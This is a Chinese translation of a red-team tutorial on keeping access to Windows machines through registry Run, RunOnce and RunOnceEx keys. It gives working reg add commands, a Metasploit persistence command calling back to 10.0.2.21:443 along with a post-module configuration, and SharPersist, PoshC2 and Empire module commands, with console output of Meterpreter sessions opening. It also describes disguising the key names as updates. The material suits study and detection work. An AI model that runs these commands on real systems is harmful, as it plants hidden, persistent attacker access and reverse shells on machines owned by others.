在红队行动中在网络中获得最初的立足点是一项耗时的任务。因此，持久性是红队成功运作的关键，这将使团队能够专注于目标，而不会失去与指挥和控制服务器的通信。

在Windows登录期间创建将执行任意负载的注册表项是红队游戏手册中最古老的技巧之一。这种持久性技术需要创建注册表运行键各种威胁因素和已知工具，如Metasploit、Empire和SharPersist，都提供了这种能力，因此，成熟的SOC团队将能够检测到这种恶意活动。

命令行

注册表项可以从终端添加到运行键以实现持久性。这些键将包含对用户登录时将执行的实际负载的引用，已知使用此持久性方法的威胁因素和红队使用以下注册表位置。

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v
Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v
Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v
Pentestlab /t REG_SZ /d "C:\Users\pentestlab\pentestlab.exe"
```

```
C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\tmp\
pentestlab.exe"
The operation completed successfully.

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v Pentestlab /t REG_SZ /d "C:\
tmp\pentestlab.exe"
The operation completed successfully.

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v Pentestlab /t REG_SZ /d
"C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v Pentestlab /t REG_SZ
 /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\>
```

注册表–当前用户的Run键

如果已获得提升的凭据，则最好使用本地计算机注册表位置，而不是当前用户，因为有效负载将在每次系统启动时执行，而与使用系统身份验证的用户无关。

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce"
/v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
/v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
```

```
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t
REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v Pentestlab
 /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" /v Pentes
tlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce" /v Pe
ntestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
The operation completed successfully.

C:\Windows\system32>
```

注册表–本地计算机Run键

在下一次登录期间，有效负载将执行并与回传给Meterpeter。

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:51339) at 2019-09-
30 06:37:24 -0400
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:51340) at 2019-09-
30 06:37:25 -0400

meterpreter >
```

Meterpreter –Run键

另外两个注册表位置，这些位置可以允许红队通过执行任意有效负载或DLL来实现持久性。这些将在登录期间执行，并且需要管理员级别的特权。

```
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001" /v
Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.exe"
reg add
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Dep
end" /v Pentestlab /t REG_SZ /d "C:\tmp\pentestlab.dll"
```

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 8 opened (10.0.2.21:4444 -> 10.0.2.30:51354) at 2019-09-
30 07:32:27 -0400

meterpreter >
```

Meterpreter –任意DLL

Metasploit

Metasploit Framework通过使用Meterpreter脚本和后期利用模块来支持通过注册表的持久性。Meterpreter脚本将以VBS脚本的形式创建一个有效负载，该负载将被拖放到磁盘上，并将创建一个注册表项，该注册表项将在用户登录期间运行该有效负载。

```
run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r
10.0.2.21
```

```
meterpreter > run persistence -U -P windows/x64/meterpreter/reverse_tcp -i 5 -p 443 -r 10.0.2.21

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/OUTLOOK_20190928.5745/OUTLOOK_20190928.5745.rc
[*] Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=443
[*] Persistent agent script is 10839 bytes long
[+] Persistent Script written to C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[*] Executing script C:\Users\panag\AppData\Local\Temp\AoJqpaqKzj.vbs
[+] Agent executed with PID 5752
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJPOgifgk
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\BYXJPOgifgk
meterpreter >
```

Metasploit – Meterpreter持久性脚本

用户下次登录系统时，将打开一个新的Meterpreter会话。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:443
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:443 -> 10.0.2.30:49674) at 2019-09-28 15:32:58 -0400

meterpreter >
```

Metasploit – Meterpreter会话

另外，还有一个后期开发模块，可用于持久性。该模块需要以下配置，并将可执行文件放置在受感染系统上的可写位置。

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/pentestlab.exe
set SESSION 2
set STARTUP USER
set LOCALEXEPATH C:\\tmp
run
```

```
msf5 exploit(multi/handler) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/pentestlab.exe
REXEPATH => /tmp/pentestlab.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/persistence_exe) > set STARTUP USER
STARTUP => USER
msf5 post(windows/manage/persistence_exe) > set LOCALEXEPATH C:\\tmp
LOCALEXEPATH => C:\tmp
msf5 post(windows/manage/persistence_exe) > run
```

Metasploit – 持久性利用后开发模块配置

由于已选择**USER**作为选项，该模块将使用当前用户的注册表位置。

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\tmp\default.exe
[*] Executing script C:\tmp\default.exe
[+] Agent executed with PID 3904
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\zLeZYYqw
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\zLeZYYqw
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.4631/OUTLOOK_20190928.4631.rc
[*] Post module execution completed
msf5 post(windows/manage/persistence_exe) >
```

Metasploit – 持久性后期开发模块

如果已获得系统级别的特权，则可以将该模块配置为在**HKLM**位置中创建注册表项。该**STARTUP**选项将需要改变系统。

```
set STARTUP SYSTEM
```

```
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\tmp\default.exe
[*] Executing script C:\tmp\default.exe
[+] Agent executed with PID 3460
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\PjDkIaiX
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\PjDkIaiX
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.1531/OUTLOOK_20190928.1531.rc
[*] Post module execution completed
```

Metasploit – 作为系统的持久性模块

SharPersist

SharPersist是Brett Hawkins在C＃中开发的工具，它结合了多种持久性技术，包括添加注册表运行键。该工具包可以加载到支持反射加载的各种命令和控制框架中，例如Cobalt Strike和PoshC2。以下命令将创建一个注册表项，该注册表项将从与Metasploit Framework模块相同的注册表位置执行任意有效负载。

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\pentestlab.exe" -k "hkcurun" -v "pentestlab" -m add
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -k "hkcurun" -v "pentestlab" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: pentestlab
[*] INFO: Option:


[+] SUCCESS: Registry persistence added
```

SharPersist – 以用户身份注册

如果已获得提升的访问权限，请修改命令以在本地计算机位置中安装注册表项，以实现所有用户的持久性。

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\pentestlab.exe" -k "hklmrun" -v "pentestlab" -m add -o env
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -k "hklmrun" -v "pentestlab" -m add -o env

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: pentestlab
[*] INFO: Option: env


[+] SUCCESS: Registry persistence added

C:\Users>
```

SharPersist – 注册为SYSTEM

SharPersist还通过**RunOnce**和**RunOnceEx**注册表项包含持久性功能。以下命令将在这些位置创建注册表项，这些注册表项将执行任意有效负载。

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
pentestlab.exe" -k "hklmrunonce" -v "Pentestlab" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
pentestlab.exe" -k "hklmrunonceex" -v "Pentestlab" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
pentestlab.exe" -k "hkcurunonce" -v "Pentestlab" -m add
```

```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hklmrunonce" -v "Pentestlab" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
[*] INFO: Registry Value: Pentestlab
[*] INFO: Option:


[+] SUCCESS: Registry persistence added

C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hklmrunonceex" -v "Pentestlab" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
[*] INFO: Registry Value: Pentestlab
[*] INFO: Option:


[+] SUCCESS: Registry persistence added

C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "hkcurunonce" -v "Pentestlab" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
```

SharPersist – RunOnce注册表项

SharPersist还提供了使用另一个注册表位置进行持久化的选项（**UserInitMprLogonScript**）。

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c
pentestlab.exe" -k "logonscript" -m add
```


```
C:\Users>SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -k "logonscript" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Registry Key: HKCU\Environment
[*] INFO: Registry Value: UserInitMprLogonScript
[*] INFO: Option:


[+] SUCCESS: Registry persistence added

C:\Users>
```

SharPersist –登录脚本

PoshC2


PoshC2支持各种持久性功能，包括注册表运行键的方法。以下命令将在目标主机中创建两个注册表项。

```
install-persistence
```



PoshC2 –持久性

注册表的“运行”项将具有IEUpdate的名称，以便看起来合法，第二个注册表项将作为墙纸隐藏在注册表中。




PoshC2 –注册表运行键

Empire

如果将Empire用作命令和控件，Empire包含两个与通过注册表运行项与持久性技术对齐的模块。根据特权级别，这些模块将尝试在以下注册表位置中安装base64有效负载：

```
HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug
HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug
```



Empire – Debug 注册表项有效负载


```
usemodule persistence/userland/registry
usemodule persistence/elevated/registry*
```

```
(Empire: powershell/persistence/userland/registry) > set Listener http
(Empire: powershell/persistence/userland/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked TBPAW7S1 to run TASK_CMD_WAIT
[*] Agent TBPAW7S1 tasked with task ID 1
[*] Tasked agent TBPAW7S1 to run module powershell/persistence/userland/registry
(Empire: powershell/persistence/userland/registry) > [*] Agent TBPAW7S1 returned results.
Registry persistence established using listener http stored in HKCU:Software\Microsoft\Windows\CurrentVersion\Debug.
[*] Valid results returned by 10.0.2.30
```

Empire –Persistence Registry Module

将在名称**Updater**下创建另一个注册表项，该注册表项将包含要执行的命令。PowerShell将尝试在下次登录时运行**Debug**密钥中存储的有效负载，以实现持久性。

```
HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```



Empire – Registry Run Key

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/10/01/persistence-registry-run-keys/*


Bypass